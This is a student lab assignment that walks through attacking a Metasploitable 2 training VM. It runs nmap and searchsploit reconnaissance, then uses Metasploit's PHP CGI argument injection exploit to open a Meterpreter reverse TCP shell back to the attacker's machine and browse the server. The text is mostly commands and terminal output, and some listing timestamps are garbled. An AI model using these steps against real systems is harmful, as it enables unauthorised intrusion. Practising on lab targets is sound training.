

CYBERSECURITY ASSIGNMENT

Introduction


This document details the process of exploiting a Metasploitable 2 server using the CGI Argument Injection vulnerability over port 80. The steps include identifying the vulnerability, setting up the exploit, and demonstrating successful exploitation using the Metasploit Framework. Screenshots accompany each step to validate the procedure.

INFORMATION GATHERING -

Step - 1

Nmap scan

>> Nmap <ip addr>



```
jay@gli4ch:~$ nmap 192.168.1.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 10:39
Nmap scan report for 192.168.1.104
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
jay@gli4ch:~$
```

This nmap scan shows all the open ports present in the server
With this scan we can see all the ports and now let's figure out what are the services running in these ports

>> nmap -sV <ip adr>

```
jay@gli4ch:~$ nmap -sV 192.168.1.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 10:41 IST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 47.83% done; ETC: 10:41 (0:00:07 remaining)
Nmap scan report for 192.168.1.104
Host is up (0.00021s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Using this command we could find the version IDs of the services running in ports

Metasploit

It's an exploitation framework
Used to find and use exploits

>> msfconsole

```
File Edit View Terminal Tabs Help
playground
msf6 > search http_version
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services
Matching Modules
-----
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/http/http_version . normal No HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name Current Setting Required Description
----
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf6 auxiliary(scanner/http/http_version) > exploit
[*] 192.168.1.104:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > _
```

```
File Edit View Terminal Tabs Help
playground
msf6 > search http_version
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services
Matching Modules
-----
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/http/http_version . normal No HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name Current Setting Required Description
----
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf6 auxiliary(scanner/http/http_version) > exploit
[*] 192.168.1.104:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > _
```

>> search http_version

used to find auxiliary modules that deal with HTTP versions or related vulnerabilities

Using metasploit framework we just found out the version leak present in the server which just gave us information about the versions of the services running the site

```
playground
File Edit View Terminal Tabs Help
jay@gli4ch:~$ searchsploit apache 2.2.8
-----
Exploit Title | Path
-----
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overf | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Ove | unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Ove | unix/remote/764.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Travers | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities | multiple/webapps/18329.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Exec | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Re | multiple/remote/41690.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injectio | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JS | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JS | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote | linux/remote/34.pl
-----
Shellcodes: No Results
jay@gli4ch:~$ searchsploit apache 2.2.8 | grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
jay@gli4ch:~$
```

>> **searchsploit apache 2.2.8**

find vulnerabilities in Apache 2.2.8 from Exploit Database

>> **searchsploit apache 2.2.8 | grep php**

filters using grep to only show vulnerabilities related to php

```
playground
File Edit View Terminal Tabs Help
msf6 > grep cgi search php 5.4.2
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CG
I Argument Injection
msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
msf6 exploit(multi/http/php_cgi_arg_injection) > EXPLOIT
[-] Unknown command: EXPLOIT. Did you mean exploit? Run the help command for more details.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (40004 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.100:4444 -> 192.168.1.104:38571) at 2024-12-22 20:36:26
+0530

meterpreter > pwd
/var/www
```

>> grep cgi search php 5.4.2

checks for exploits for CGI vulnerabilities in php 5.4.2

>> use 1

load exploit into Metasploit

>> set RHOSTS 192..168.1.104

To set the target ip

>> exploit

The exploitation is successfully over and we have access to the server using a reverse tcp shell


```
meterpreter > cd ..
meterpreter > ls
Listing: /var
```

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
040755/rwxr-xr-x	17592186048512	dir	173300819878-03-15 02:39:43 +0530	backups
040755/rwxr-xr-x	17592186048512	dir	173181409615-11-02 05:50:57 +0530	cache
040755/rwxr-xr-x	17592186048512	dir	182041879517-01-30 08:32:11 +0530	lib
042775/rwxrwxr-x	17592186048512	dir	164443839906-11-23 03:19:43 +0530	local
041777/rwxrwxrwx	257698037820	dir	236120735167-08-06 07:20:51 +0530	lock
040755/rwxr-xr-x	17592186048512	dir	236120734350-12-25 16:31:09 +0530	log
042775/rwxrwxr-x	17592186048512	dir	173293003126-07-19 19:23:02 +0530	mail
040755/rwxr-xr-x	17592186048512	dir	172683654037-09-02 12:02:03 +0530	opt
040755/rwxr-xr-x	2576980378200	dir	236120735167-08-06 07:20:51 +0530	run
040755/rwxr-xr-x	17592186048512	dir	173181375726-06-01 02:28:24 +0530	spool
041777/rwxrwxrwx	17592186048512	dir	182041706395-03-20 08:55:47 +0530	tmp
040755/rwxr-xr-x	17592186048512	dir	182042311505-02-18 04:43:29 +0530	www

```
meterpreter > cd ..
meterpreter > ls
Listing: /
```

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
040755/rwxr-xr-x	17592186048512	dir	181963948818-03-06 11:58:21 +0530	bin
040755/rwxr-xr-x	4398046512128	dir	181963956303-10-18 07:53:56 +0530	boot
040755/rwxr-xr-x	17592186048512	dir	172683639338-08-24 09:07:27 +0530	cdrom
040755/rwxr-xr-x	57724360471680	dir	236120734350-12-25 16:31:09 +0530	dev
040755/rwxr-xr-x	17592186048512	dir	236120735167-08-06 07:20:51 +0530	etc
040755/rwxr-xr-x	17592186048512	dir	173040010562-10-22 20:58:34 +0530	home
040755/rwxr-xr-x	17592186048512	dir	172683654173-10-09 18:30:20 +0530	initrd
100644/rw-r--r--	34055581676928351	fil	181963951948-07-11 16:48:52 +0530	initrd.img
040755/rwxr-xr-x	17592186048512	dir	181963947321-01-20 12:47:14 +0530	lib
040700/rwx-----	70368744194048	dir	172683634438-12-20 16:09:15 +0530	lost+found
040755/rwxr-xr-x	17592186048512	dir	172683639474-09-30 15:35:44 +0530	media
040755/rwxr-xr-x	17592186048512	dir	173187988110-08-17 08:25:52 +0530	mnt
100600/rw-----	65257733110618	fil	236120735167-08-06 07:20:51 +0530	nohup.out
040755/rwxr-xr-x	17592186048512	dir	172683654037-09-02 12:02:03 +0530	opt
040555/r-xr-xr-x	0	dir	236120733262-03-01 12:44:53 +0530	proc
040755/rwxr-xr-x	17592186048512	dir	236120735303-09-12 13:49:08 +0530	root
040755/rwxr-xr-x	17592186048512	dir	181963126761-07-09 20:47:01 +0530	sbin
040755/rwxr-xr-x	17592186048512	dir	172683653901-07-28 05:33:46 +0530	srv
040755/rwxr-xr-x	0	dir	236120733398-04-07 19:13:10 +0530	sys